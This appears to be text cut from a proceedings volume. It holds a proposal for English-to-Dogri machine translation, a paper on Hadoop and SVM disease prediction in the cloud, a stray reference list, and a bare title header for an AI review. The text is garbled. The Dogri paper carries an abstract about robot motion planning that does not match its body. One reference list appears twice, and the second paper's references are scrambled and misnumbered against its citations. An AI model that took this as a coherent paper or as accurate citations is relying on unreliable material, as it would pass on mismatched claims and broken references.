- [4] Chand, S. (2017). *Empirical survey of machine translation tools*. *Proceedings-2016 2nd IEEE International Conference on Research in Computational Intelligence and Communication Networks, ICRCICN 2016*, 181-185. <https://doi.org/10.1109/ICRCICN.2016.7813653>
- [5] Dave, S., Parikh, J., & Bhattacharyya, P. (2001). *Interlingua-based English-Hindi Machine*

- Translation and Language Divergence. Machine Translation, 16(4), 251–304. <https://doi.org/10.1023/A:1021902704523>
- [6] Dugast, L., Senellart, J., & Arche, L. G. (2007). Statistical Post-Editing on SYSTRAN's Rule-Based Translation System, (June), 220–223.
- [7] Forcada, M. L., Tyers, F. M., & Ramírez-Sánchez, G. (2009). The Apertium machine translation platform: Five years on. Proceedings of the First International Workshop on Free/Open-Source Rule-Based Machine Translation, (November), 3–10. <https://doi.org/10.1.1.155.649>
- [8] Goyal, V., & Lehal, G. S. (2009). Advances in Machine Translation Systems. Language in India, 9(11), 139–150.
- [9] Hutchins, W. J. (2001). Machine Translation over fifty years. *Histoire Épistémologie Langage*, Tome 23, Fascicule 1, 2001. *Le Traitement Automatique Des Langues*. <https://doi.org/10.3406/hel.2001.2815>
- [10] K. Papineni, S. Roukos, T. Ward, W. J. Zhu, — BLEU: a method for automatic evaluation of machine translation, in 40th Annual meeting of the Association for Computational Linguistics, 2002, p. 311–318
- [11] Koehn, P. (2010). MOSES, Statistical Machine Translation System, User Manual and Code Guide. Technical Report, 245.
- [12] Mahesh, R., & Sinha, K. (2009). Developing English-Urdu Machine Translation Via Hindi. In Third Workshop on Computational Approaches to Arabic Script based Languages (CAASL3), MT Summit XII, Ottawa, Canada.
- [13] Sekhardash, Niladri; Baran Chaudhuri, B. (n.d.). WHY DO WE NEED TO DEVELOP CORPORA IN INDIAN LANGUAGES? INDIAN STATISTICAL INSTITUTE.
- [14] Sinha, R. M. K. (2008). Developing English-Urdu Machine Translation Via Hindi. *English*.
- [15] Vauquois, B., & Boitet, C. (1985). Automated Translation at Grenoble University. *Computational Linguistics*, 11(1), 28–36.
- [16] Wu, Y., Schuster, M., Chen, Z., Le, Q. V., Norouzi, M., Macherey, W., ... Dean, J. (n.d.). Google's Neural Machine Translation System: Bridging the Gap between Human and Machine Translation, 1–23.

Towards Developing English to Dogri Machine Translation System

Parveen Rana^{#1}, Aadil Ahmad Lawaye^{*2}

[#] Dept. of Computer Science

BGSB University, J&K

parveenrana@bgsbu.ac.in

Dept. of Computer Science

BGSB University, J&K

aadillawaye@gmail.com

Abstract— Motion Planning is computational problem of geometry to find continuous and optimal path from source to destination in multidimensional environment. Today's automation world for industry 4.0 works on multiple technologies where robotics is core part of industry 4.0. To achieve optimal solution with robotics and automation motion planning is crucial area of research. This paper proposes study about motion planning sampling-based algorithm and latest research and development of new variant of probabilistic roadmap algorithm in which researcher achieve optimal solution and reduce time complexity. Main logic behind PRM algorithm is learning phase and query phase. In learning phase, construction of basic road map take place and in query phase, different techniques are used to reach destination by optimal path for different environment.

Keywords— A*, Autonomous robot, D*, Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics

I. INTRODUCTION

Machine Translation (MT) is a sub-field of computational linguistics that investigates the use of computer software to translate text or speech from one natural language to another. At its basic level, MT performs simple substitution of words in one natural language for words in another. Machine Translation system are needed to translate literary works which from any language into native languages. It can be applied both to text and speech. The idea of automated translation was conceived in

1947. In July 1949, Weaver marked the beginning of machine translation by bringing the idea of MT to general notice and within a few years research began at the University of Washington (Seattle), at the University of California at Los Angeles and at the Massachusetts Institute of Technology (MIT).

The language Dogri is basically the language of Duggar region and is most commonly spoken by Dogras, the people of Jammu province of Jammu and Kashmir (J&K) UT. It is one of the members of Northern Western Pahari language group of Indo-

Aryan languages. Dogri has also find its place among the 22 official languages scheduled in Indian Constitution. In addition to Urdu and Kashmiri, Dogri also become the official language of Jammu & Kashmir (J&K) UT. At present it has five million native speakers from Jammu province of J&K, some regions of Himachal Pradesh, Punjab and even from Pakistan.

Currently, many machine translation systems are available for the translation of various Indian languages. Most of these systems are for EnglishHindior Indian language to other Indian languagebesides Hindi.On the contrary, very little or rather no workhas been done on languages like Dogri which are at the primary level in the NLP realm. One of the main reasons is the absence of corpus for such languages.

II. Approaches to Machine Translation

Machine Translation seemed to be a promising and easily solvable problem at first;however, a number of challenges related to targeted language pairs at

semantic, syntactic and pragmatic levels were identified with the passage of time (Aadil, M. et. al., 2014). Moreover, knowledge acquisition, computational complexity and data representation also proved to be big challenges. So MT still remains an open problem. All of these issues couldn't be resolved as it requires imitation of the human brain; however effects of the majority of these challenges are resolved upto diverse levels by different approaches to MT. The approaches are broadly classified into Rule-Based MT and Data-Driven MT (Simard, M., 2007; Okpor, M.D., 2014; Ashraf, N. et. al. 2015)




Fig 1.1 Approaches to Machine Translation

III. Literal Translation (Word to Word)

Literal Translation also known as Direct Translation is the simplest MT approach where word to word mapping from source language to target language is applied. It is considered as an oxymoron as it defies the basic nature of translation that aims at translating sense not substitution of words. Direct Translation or Word-to-Word Translation can only be used for syntactically and semantically similar languages so it has very limited scope. Moreover, the accuracy of such systems is very less due to lexical challenges like Word Sense Disambiguation and Multi-Word Expressions, etc. (Tripathi, S. et. al., 2010; Zakir, H. M. et. al., 2017).

IV. Rule-Based Approach

Rule-Based approach is the classical approach to MT that emphasizes making rules for translation based on linguistic analysis (morphological, syntactic and semantic) of targeted language pair. It is sub-classified into Interlingua-Based MT and Transfer-Based MT approaches.

2.2.1 Syntactic Transfer

Transfer-Based MT analyzes morphological and lexical structures of both the source and the target language to transfer source language words to target language after dictionary mapping. In order to do

so, rules to convert source text into some structure, rules to transfer the source structure into target structure, and rules to generate target text from it are needed. Lexical rules are needed to be introduced as well. Usually, the rules are formulated manually and involve a great deal of expert human labor and knowledge of the comparative grammar of the language pair. Transfer-Based approach requires deep linguistic knowledge of the target language pair, which is not always realistic. Apart from, when several competing rules can be applied, it is difficult for the system to select the appropriate rule in the absence of standard rule selection criteria. This approach is sternly domain restricted and is very expensive to build and modify (Noone, G., 2003; Tripathi, S. et. al., 2010).

2.2.2 Interlingua Approach

The approach considers the development of an intermediate language independent representation of any source language. This conceptual representation known as Interlingua is used to translate the sense of the source language to any language. It just requires the generation engine for each target language. Conceptually appealing but Interlingua-Based MT is an impractical approach. It proposes the development of a single abstract language independent representation which could represent the meaning of all types of sentences of the source language. Firstly, it is a cumbersome task that needs grammatical aspects and other possibilities to be taken into account. Secondly, the development of a generation engine for each language in the world separately for each Interlingua is almost impossible to generate. (Tripathi et al. 2010)

V. Data-Driven Approach

Language Translations need to formalization of number of decisions regarding grammar and morphology of languages. Data-Driven approaches use previous examples to minimize the burden. Data-Driven approach addresses the problem of knowledge acquisition by using bilingual corpus to obtain knowledge for new incoming translations. Data-Driven approach are sub-categorized into Example-Based MT and Statistical MT.

2.3.1 Example-Based Translation

Example-Based translation approach uses a translation memory that store and retrieve matching

translations examples for a new input source sentence. Example-Based MT uses translation by analogy from previously-stored parallel texts to translate a new source sentence to the target sentence. A database is used to store the structure of full sentences and phrases as parse trees, that is known as Translation Memory (TMEM). Preferably, an exact match of the structure of the input source is searched in TMEM and the example target words are replaced by source-target words. If an exact match of the full sentence is not found the input sentence is divided into phases and compared with the example database for phrasal structure matches.

The main disadvantage of Example-Based MT is that it requires analysis and generation of modules to produce dependency trees. These dependency trees are required for the Examples Database as well as to analyze the source sentence. Another shortcoming of this approach is its time complexity especially in the case of large databases (Vauquois, B., 1976; Tripathi et al. 2010; Okpor, M.D., 2014).

2.3.2 Statistical Translation

Statistical Approach to MT relies on the concept that each sentence in the target language is a translation of a particular source sentence with a probability. The approach uses Information Theory to calculate the probability of all target sentences for every input source sentence. The most probable sentence is considered as the best translation of that particular input sentence. Fertility, Distortion and Translational Probability is calculated for n-grams with different word alignments. Finally, the sentence having the highest probability has to be searched over a very large search space. This could have been a major drawback of the Statistical Approach as search space increases exponentially with an increase in corpus size; however, this approach reduces search space efficiently by using foreign string, heuristics and many other methods.

VI. Objectives

The overall objective is to develop English to Dogri Machine Translation System using Neural Networks and find means to improve translation accuracy. The sub-goals are:

1. To develop sentence aligned English-Dogri bilingual parallel corpus.
2. Selection and customization of tools that are available for Development of a Language Model.
3. Selection of tools for developing Translation Model

and Decoder in the system among the available ones. If required, necessary changes/customizations may be done to make the selected tools suitable for developing English to Dogri Machine Translation System.

4. Developing an algorithm for pre-processing as part of a decoder for the input received from the user.
5. Developing an algorithm for post-processing as part of a decoder for the output received from step 2 above for increasing its accuracy.
6. Evaluating the system using standard metrics like BLUE or METEOR.

VII. CONCLUSION

Our research work is in its infancy stage. Neural Machine Translation (NMT) is a new technique for machine translation that has led to remarkable improvements compared to rule-based and statistical machine translation (SMT) techniques, by overcoming many of the weaknesses in the conventional techniques. We will compare the performances of our NMT models with our system using automatic evaluation metrics such as UNK Count, METEOR, F-Measure, and BLEU.

VIII. REFERENCES

- [1] Aasim Ali, Arshad Hussain and Muhammad Kamran Malik, "Model for English-Urdu Statistical Machine Translation" *World Applied Sciences Journal* 24(10):1362-1367, 2013 ISSN 1818-4952
- [2] Antony, P., & Soman, K. (2011). *Machine transliteration for Indian languages: A literature survey*. *International Journal of Scientific & Engineering* ..., 2(12), 1-8.
- [3] Bojar, O., Chatterjee, R., Federmann, C., Graham, Y., Haddow, B., Huck, M., ... Zampieri, M. (2016). *Findings of the 2016 Conference on Machine Translation (WMT16)*. In *Proceedings of the First Conference on Machine Translation, Volume 2: Shared Task Papers* (pp. 131-198). Berlin, Germany: Association for Computational Linguistics.
- [4] Chand, S. (2017). *Empirical survey of machine translation tools*. *Proceedings-2016 2nd IEEE International Conference on Research in Computational Intelligence and Communication Networks, ICRCICN 2016*, 181-185. <https://doi.org/10.1109/ICRCICN.2016.7813653>
- [5] Dave, S., Parikh, J., & Bhattacharyya, P. (2001). *Interlingua-based English-Hindi Machine*

- Translation and Language Divergence. Machine Translation, 16(4), 251–304. <https://doi.org/10.1023/A:1021902704523>
- [6] Dugast, L., Senellart, J., & Arche, L. G. (2007). Statistical Post-Editing on SYSTRAN's Rule-Based Translation System, (June), 220–223.
- [7] Forcada, M. L., Tyers, F. M., & Ramírez-Sánchez, G. (2009). The Apertium machine translation platform: Five years on. Proceedings of the First International Workshop on Free/Open-Source Rule-Based Machine Translation, (November), 3–10. <https://doi.org/10.1.1.155.649>
- [8] Goyal, V., & Lehal, G. S. (2009). Advances in Machine Translation Systems. Language in India, 9(11), 139–150.
- [9] Hutchins, W. J. (2001). Machine Translation over fifty years. *Histoire Épistémologie Langage*, Tome 23, Fascicule 1, 2001. *Le Traitement Automatique Des Langues*. <https://doi.org/10.3406/hel.2001.2815>
- [10] K. Papineni, S. Roukos, T. Ward, W. J. Zhu, — BLEU: a method for automatic evaluation of machine translation, in 40th Annual meeting of the Association for Computational Linguistics, 2002, p. 311–318
- [11] Koehn, P. (2010). MOSES, Statistical Machine Translation System, User Manual and Code Guide. Technical Report, 245.
- [12] Mahesh, R., & Sinha, K. (2009). Developing English-Urdu Machine Translation Via Hindi. In Third Workshop on Computational Approaches to Arabic Script based Languages (CAASL3), MT Summit XII, Ottawa, Canada.
- [13] Sekhardash, Niladri; Baran Chaudhuri, B. (n.d.). WHY DO WE NEED TO DEVELOP CORPORA IN INDIAN LANGUAGES? INDIAN STATISTICAL INSTITUTE.
- [14] Sinha, R. M. K. (2008). Developing English-Urdu Machine Translation Via Hindi. *English*.
- [15] Vauquois, B., & Boitet, C. (1985). Automated Translation at Grenoble University. *Computational Linguistics*, 11(1), 28–36.
- [16] Wu, Y., Schuster, M., Chen, Z., Le, Q. V., Norouzi, M., Macherey, W., ... Dean, J. (n.d.). Google's Neural Machine Translation System: Bridging the Gap between Human and Machine Translation, 1–23.

Cloud-based Machine Learning Strategies for Disease Prediction

1st Dr.. Priti Sadaria Department of CS & ITAtmiya University Rajkot , Gujarat, India
priti.sadaria@atmiyaunit.ac.in

2nd Nehal Dave Department of CS & ITAtmiya University Rajkot , Gujarat, India
nehal.dave@atmiyauni.ac.in

Abstract — Now a day no field remains untouched with Information Technology. Health care industries are using Information Technology for different purpose. Health data growing quickly because of fast acceptance of information technology. Extraction of useful information by analyzing this rapidly growing data for building a useful model which can be applicable in real life is really a challenging task. Knowledge discovery and decision making from such voluminous data is a new trend that is Big Data Computing. Machine learning techniques can be used to make predictive analytics. Cloud computing provides computing services over the internet which includes servers, storage, databases, software and analytics for big data processing. In my research I have used Big Data frame works Hadoop and Spark to perform task of Big Data with machine learning techniques. Now a day, analysis of diabetic Big Data is facing lots of problems because of unpredictable growth of data which leads to a big challenge in processing the large and complex datasets manually. These situations generate a problem which is known as Big Data trouble. Extracting useful information from this enormous amount of data is highly complex, costly, and time consuming and therefore the problem can be solved by processing huge amount of data by applying machine learning techniques on Hadoop platform in Cloud environment.

Keywords— *Hadoop, Big Data, MapReduce, Healthcare, Machine Learning Technique*

I. INTRODUCTION

Healthcare industry is most growing industry in this fast era of technology. Now a days, no filed remain untouched by the technologies. Technologies play vital role in every aspects and prediction of diseases is one aspect from those. Information plays a vital role for any organization to be run better as well as to enhance future by new development. Because of this data collection and extracting meaningful information is an important part for any organization of smooth functioning. Such data can be also used for prediction for future aspects.


Due to above reason, a man has start generating and collecting data by using different technologies. Data

is generated at tremendous speed and it is very difficult to process and analyze such data to extract hidden pattern. To obtain useful information from these voluminous data is a challenging task. Big data technology is open a new way for storing, processing and obtaining useful information from huge dataset. Big Data in medical field is used for prediction of the diseases by analyzing the symptoms of the diseases for improvement of diagnosis and ultimately it improves the treatment. Hadoop provides environment for distributed storage and processing huge dataset by using the MapReduce concept.

Big Data

All people in this era are becoming more techno savvy and use of electronic device is increasing day by day. Data is growing in tremendous way out of our imagination reach. The term Big Data refers to all the data that is generated across the world. Main sources of such big data are Media, Cloud, Web, IOT and Databases. This data may be in structured or unstructured form.

Loading huge amount of data into the memory for computing is not an easy task so to load such huge amount of complex data into the memory for analyzing, the best logical approach is to distribute data and process it in parallel manner by using multiple nodes. For such kind of processing open source Hadoop is a best solution as it provides distribution of data and parallelizes the



computation in a reasonable amount of time [1].

Fig. 1 - Big Data Impact

o Hadoop MapReduce

To analyze and interpret big data is really a big problem and to solve this problem Big Data analytics play an important role. Big Data helps to integrate diverse data to perform real time analysis and develop predictive analysis. Big Data have big impact on saving lives by implementing personalized medicine concept that is giving right drug at right time by analyzing genetics , environments and daily activities of individual. Big Data is used to create better model with higher precision to make the world better place with healthy human life. Usage of big data in healthcare sector reduces cost analysis as well as it also solves the problem of large data storage and it digitizes the records. Healthcare big data is a data which is representing physical and clinical data of patient collected from different sources like electronic health records(EHRs), medical imaging, pharmaceutical research, medical deviceses as well as physician’s note[2]. This data can be represent into form of five V’s.

1. Volume : Vast amount of data generated in every seconds,minutes and hours by digitization. Volume indicates the size of data.
2. Variety : Indicates data type of data means whether data is organized data or unorganized data. In other words it indicates the complexity of data. The data may be in the form of text,images, volume etc.
3. Veracity : Veracity relates the trustworthiness and authentication of data. Simply it indicates quality or validity of data.
4. Value : Value is the most import aspect among five v’s.It is more important that the data which we collect is more valuable and reliable . Simply it ndicates the real value of data.
5. Velocity : Indicates rapidly increasing speed or rate of data collection along with corresponding need to analyze these data for real time application[3,4].

Big Data increases the ability of the healthcare sectors indifferent ways which are as follow :

- Predict Epidemics
- Cure Disease
- Improve Quality of Life
- Increase Preventable Care
- Begin Early Preventive Care

Hadoop Architecture works with three components which plays a vital role. One of them is Hadoop Distributed File System (HDFS) which provides facility for data storage. It provides flexible scalability and reliability. HDFS allows large data storage of any form without need of defined schemas and data types in file format [5]. The second component is YARN (Yet Another Resource Negotiator) which is mainly used for resource management. The third component is Hadoop MapReduce is a software framework which is used for distributed processing of big datasets by using master-slave architecture. HDFS deals with storage of data in the form of the file. YARN works at resource management layer and Hadoop MapReduce works at application layer.

Hadoop MapReduce is designed by Google for processing of large dataset in cluster form in parallel manner [6]. Thanuja Nishadi indicated that Hadoop MapReduce is used to avoid the modern issues in healthcare big data analysis [7]. In this system, task can be distributed in two parts, one is Map and another is Reduce. It takes the input data and feeds data to the mapper. Reducing phase takes all the outputs from the mapper, process it and generates final result. The MapReduce library handles all work like data distribution,load balancing and fault tolerance.




Fig. 2 - Map Reduce Program Execution Sequence

Machine Learning:

Machine Learning is a process of predicting outcome, based on past data. It provides algorithms and statistical methods for prediction. It evaluates data and finds relationship and depending on that it predicts what will happen next.

Data can handle more efficiently by using Machine learning. Related pattern can be identified from huge data and information can be extracted for efficient usage. Now a day usage of Machine Learning increasing day by day in different fields. It can be used for Prediction, Speech Recognition,

Image Recognition, Medical diagnoses, financial industry and trading etc.

In healthcare sector, patient's data contains different data formats like hand written physician notes, images, electro cardiograms as well as videos. Searching of different way to convert such data into machine readable code is under processing. By using appropriate machine learning techniques, it is possible to develop one strategy for decision making for diagnosis of diseases depending on analysis of such unstructured and structured data.

II. HEALTHCARE DATA ANALYTICS:

Healthcare sectors are working for prevention, diagnosis and treatment of health related issues and providing better life to the human being. Wullianallur Raghupathi and Viju Raghupathi had concluded in his research paper that Big data analytics in healthcare is growing into a hopeful field for providing near vision for large data sets and give better outcomes and cost is also reduced [8]. They also stated that in future across the healthcare industry and healthcare organization the use and implementation of Big Data Analytics will increase rapidly.

Sahoo et al. (2016) had reported that from doctor's prescription and notes, clinical reports and body sensor create large amount of data every day. The analysis of such kind of healthcare data and prediction of the future health condition is yet not in a proper phase. Structured and unstructured healthcare data can be analyzed properly by using Cloud based big data analytical platform [9].

Mohammad Ahmad Alkhatib, Amir Talei-Khoei and Amir Hossein Ghapanch(2015) have reported that "healthcare data analytics tools are really important subject in order to manage a large amount of complex data, which can lead to improve healthcare industries and help medical practice to reach a high level of efficiency and work flow accuracy [10]." S. Ahmed and A. Abdullah(2011) in his paper discussed that "Migrating medical imaging applications and data to the Cloud can allow healthcare organizations to realize significant cost saving relating to hardware, software, buildings, power and staff, in addition to greater scalability, higher performance and resilience[11]."




Fig. 3 - Healthcare Data Analytics Architecture

III. RELATED WORK:

Ms. Vibhavari Chavan et al. (2014) reported that "If you can rewrite algorithms into MapReduces, and your problem can be broken up into small pieces solvable in parallel, then Hadoop's Map Reduce is the way to go for a distributed problem solving approach to large datasets [12]." Aditya et al. have discussed about Big Data problem and its best possible solution using Hadoop Distributed File System for storage and parallel processing of big datasets using MapReduce framework. For processing large data sets, they have prepared prototype implementation of Hadoop cluster, HDFS storage and Map Reduce framework [13].


Sunil Kumar and Maninder Singh (2019) have discussed that "Big Data Analytics is currently used to predict the outcomes of decisions made by physicians, the outcome of operation for condition based on patient's age, current condition and health status [14]." Ashwin Belle et al. (2015) have accounted that the fast rising field of Big Data analytics has started to play a vital role in the development of healthcare practices and to do research. It has provided number of tools to collect, handle, analyze and understand large volumes of structured and unstructured data created by present healthcare systems. Big Data analytics has been in recent times applied in the process of care delivery and disease investigation [15].

Basma Boukenze et al. have reported that big data analysis helps medical sector in many ways like providing best service, monitoring quality in hospital, improving treatment processes and detection of disease earlier [16]. Dhavapriya et al. had concentrate on MapReduce framework and HDFS in the file indexing with mapping and reducing for applying Big Data Analysis [17]. K.K.Sharmilla and Sakkthivel A.

Manickam (2016) have reported that “Apache Hadoop with K- means cluster is a promising example for adaptable execution to forecast and analyze the diabetic infection from huge datasets to predict diabetic related diseases [18].”

Durgesh K. Srivastava and Lekha Bhambhu (2009) have applied Support Vector Machine on different data set like Diabetes data, Heart Data etc. for statistical analyzing comparative result [19]. Theodoros Evgeniou and Massimiliano Pontil have discussed that Support Vector Machine (SVM) is used in theory of statistical learning and successfully implemented in the fields like time series prediction, face recognition, biological data processing for medical diagnosis [20].

Sunita A Yadwad , Pediredla Praveen Kumar have proposed a parallel scheme for prediction of heart diseases by implementing classification method like Naïve Bayes, Support Vector Machine and K nearest neighbours along with Hadoop MapReduce[21]. Bichen



Zheng et al. (2014) have developed a hybrid K-means and Support Vector Machine algorithm to extract useful information and diagnose the tumour. They have concluded that K-means algorithm is utilized to recognize the hidden patterns from tumorous cells [22].

P. Mohamed Shakeel et al.(2018) in their research focused on Hadoop framework along with clustering technique and predicts and diagnosed the occurrence of diabetes for different age group and gender by using analyzed data[23]. Muhammad Imran et al. (2020) in his research paper discussed that now a days Machine Learning emerged as advanced data analytics tools and recently applied as medical diagnosis assistance to the physician [24]. If we consider about accuracy than predictive accuracy obtained using machine learning is to some extent more than other analytics methods which were used before machine learning. Also it is highaffordable to the noise data [25].

Youn-Jung Son et al. (2010) had designed a predictive model by using SVM for heart failure patients and concluded that “Evidence based decision

can be made and patient managed appropriately”[26]. Padmavathi Janardhanan, Heena L., and Fathima Sabika (2015) in their paper analyzed the performance of predictive model with various healthcare datasets like heart datasets, cancer and diabetes datasets for predicting diseases. They concluded that SVM classifier gives better percentage of accuracy in classification for prediction [27].

Gopi Battineni et al. (2019) had done research on using Support Vector Machine for classification and prediction purpose of dementia and concluded that optimized result can be achieved with efficient performance value[28]. Wei Yu et al. (2010) in their paper concluded that SVM can be used effectively to detect a common disease with simple clinical measurements and a web-based tool can be developed for the classification of diabetes and pre-diabetes and thus useful application can be built by using classification algorithms in healthcare sector[29].

Deep Prakash Kaucha et al. (2017) had developed a model of image processing techniques for early detection of lung

cancer by using SVM classifier in biomedical image processing with 95.16% accuracy, 98.21% sensitivity and 78.69% specificity [30].

IV. PROPOSED SYSTEM ARCHITECTURE:

Fig. 4 - System Architecture

My application will be cost effective and it is possible to predict diseases and sub diseases related to main diseases by using Machine Learning Algorithm. Operational efficiency is increased by implanting MapReduce Algorithm.

V. CONCLUSION

Recently the rate of increasing healthcare data reached up to a stage where it urgently required a system to store huge amount of data and analyze it to extract meaningful information. Traditional database management systems are notable to provide satisfactory environment to process such data. IN my research I proposed a model for analyse huge data and prediction of diseases can be made depending on analysing result. Hadoop provides environment to store data with HDFS and Hadoop MapReduce is used to analyze data. Machine learning algorithm K-means clustering with

SVM is used for statistical analysis and finds relationship among data. Prediction can be done depending on result and thus Hadoop MapReduce along with Machine Learning Techniques can be used to build a model. Precise study of healthcare data benefits timely disease identification, patient care and ultimately improves services to community. As future work this can be implemented in other domain and prediction model can be build for other domain also.

REFERENCES

1. Shvachko K, et al. The hadoop distributed file system. In: Proceedings of the 2010 IEEE 26th symposium on mass storage systems and technologies (MSST). New York: IEEE Computer Society; 2010. p. 1–10.
2. <https://emerj.com/ai-sector-overviews/where-healthcares-big-data-actually-comes-from/>
3. <https://www.ibm.com/blogs/watson-health/the-5-vs-of-big-data/>
4. https://www.researchgate.net/publication/327845528_Healthcare_Big_Data_A_Comprehensive_Overview
5. Rabi Prasad Padhy – “Big Data Processing with Hadoop- MapReduce in Cloud Systems”, International Journal of Cloud Computing and Services Science (IJ-CLOSER) Vol.2, No.1, February 2013, pp. 16~27
6. N. Deshai , S. Venkataramana, Dr. G. P. Saradhi Varma-“ Research Paper on Big Data Hadoop Map Reduce Job Scheduling”, International Journal of Innovative Research in Computer and Communication Engineering ,Volume 6, Special Issue 1, April 2018
7. S. Thanuja Nishadi – “Healthcare Big Data Analysis using Hadoop MapReduce”, International Journal of Scientific and Research Publications, Volume 9, Issue 3, March 2019 750 ISSN 2250-3153
8. Wullianallur Raghupathi, Viju Raghupathi. Big data analytics in healthcare: promise and potential. *Health Information Science and Systems*, 2(3): 2-10. 2014
9. Sahoo. PK, Suvendu Kumar Mohapatra And Shih-Lin Wu, Analyzing Healthcare Big Data With Prediction for Future Health Condition. 2016
10. Mohammad Ahmad Alkhatib, Amir Talaei-Khoei and Amir Hossein Ghapanch, “Analysis of Research in Healthcare Data Analytics”, Australasian Conference on Information Systems, 2015]
11. S. Ahmed and A. Abdullah, "E-healthcare and data management services in a cloud," High Capacity Optical Networks and Enabling Technologies (HONET), 2011, pp. 248-252, 19-21 Dec. 2011
12. Ms. Vibhavari Chavan, Prof. Rajesh. N. Phursule, —Survey Paper On Big Data International Journal of Computer Science and Information Technologies, Vol. 5 (6), 2014.
13. Aditya B. Patel, Manashvi , Birla, Ushma Nair. Addressing big data problem using Hadoop and Map Reduce, <http://ieeexplore.ieee.org/document/6493198/>.
14. Big Data Analytics for Healthcare Industry: Impact, Applications, and Tools Sunil Kumar and Maninder Singh, BIG DATA MINING AND ANALYTICS I S SN222 0 9 6 - 0 6 54 110 5/ 0 611p p 4 8– 5 7 Volume 2, Number 1, March 2019 DOI:10.26599/BDMA.2018.9020031
15. Ashwin Belle, Raghuram Thiagarajan, S. M. Reza Soroushmehr Fatemeh Navidi, Daniel A. Beard, and Kayvan Najarian, Big Data Analytics in Healthcare *BioMed Research International* Volume 2015, Article ID 370194.
16. PREDICTIVE ANALYTICS IN HEALTHCARE SYSTEM USING DATA MINING TECHNIQUES Basma Boukenze1*, Hajar Mousannif2 and Abdelkrim Haqiq3,- (<https://www.airccj.org/CSCP/vol6/csit65201.pdf>)
17. Dhavapriya, M. and Yasodha, “Big Data Analytics: Challenges and Solutions Using Hadoop, Map Reduce and Big Table”, *International Journal of Computer Science Trends and Technology (IJCT)*, 4(1):5-14. 2016.
18. K.K.Sharmilla, Sakthivel A. Manickam – “Diagnosing Diabetic Dataset using Hadoop and K-Theodoros Evgeniou and Massimiliano Pontil- “Support Vector Machines : Theory and Applications”, Conference Paper · January 2001
19. Sunita A Yadwad , Pediredla Praveen Kumar – “Prediction of Heart Disease using Hadoop Mapreduce”, International Journal of Computer Application (2250-1797) Volume 6– No.6, November – December 2016
20. Bichen Zheng, Sang Won Yoon, Sarah S. Lam- “Breast cancer diagnosis based on feature extraction using a hybrid of K-means and support vector machine algorithms”, Expert systems with Applications ,Volume 41, Issue 4, Part 1, March 2014, Pages 1476-1482
21. P.Mohamed Shakeel, S. Baskar, V.R.Sarma Dhulipapa, Mustafa Musa Jaber – “Cloud based framework for diagnosis of diabetes mellitus using K-means clustering link.springer.com, Health Information Science and Systems December 2018.
22. Muhammad Imran Razzak, Muhammad Imran, Guandong Xu- “Big data analytics for preventive medicine”, Neural Computing and Applications (2020)

24. Kamruzzaman SM, Sarkar AM (2013) A new data mining scheme using artificial neural networks. *Sensors* 11(5):4622–4647
25. Youn-Jung Son, Hong-Gee Kim, Eung-Hee Kim, Sangsup Choi and Soo-Kyoung Lee – “Application of Support Vector Machine for Prediction of Medication Adherence in Heart Failure Patients” , *Health Inform Res.* 2010 Dec; 16(4): 253–259. Published online 2010 Dec 31.
26. Padmavathi Janardhanan, Heena L., and Fathima Sabika – “Effectiveness of Support Vector Machines in Medical Data mining”, *JOURNAL OF COMMUNICATIONS SOFTWARE AND SYSTEMS*, VOL. 11, NO. 1, MARCH 2015
27. Gopi Battineni, Nalini Chintalapudi, Francesco Amenta - “Machine learning in medicine : Performance calculation of dementia prediction by support vector machines(SVM)”, *Informatics in Medicine Unlocked*, Volume 16, 2019, 100200
28. Wei Yu , Tiebin Liu, Rodolfo Valdez, Marta Gwinn, MuinJ Khoury – “Application of support vector machine modeling for prediction of common diseases: the case of diabetes and pre-diabetes”, Yu et al. *BMC Medical Informatics and Decision Making* 2010
29. Deep Prakash Kaucha, P.W.C. Prasad, Abeer Alsadoon, A Elchouemi, Sasikumaran Sreedharan – “Early detection of lung cancer using SVM classifier in biomedical image processing”, Published in: 2017 IEEE International Conference on Power, Control, Signals and Instrumentation Engineering (ICPCSI) *menas Clustering Techinques*”, *Computer Science*, Published 2016- DOI:10.17485/ijst/2016/v9i40/101618
30. Durgesh K. Srivastava, Lekha Bhambhu – “Data Classification Using Support Vector Machine”, *Journal of Theoretical and Applied Information Technology* © 2005 - 2009 JATI

A Review on Artificial Intelligence

Yash Rana¹, Abhishek Mehta²

Parul Institute of Computer Applications

, Parul university, waghodiya ,Gujarat,india.

T3021BCA056@paruluniversity.ac.in

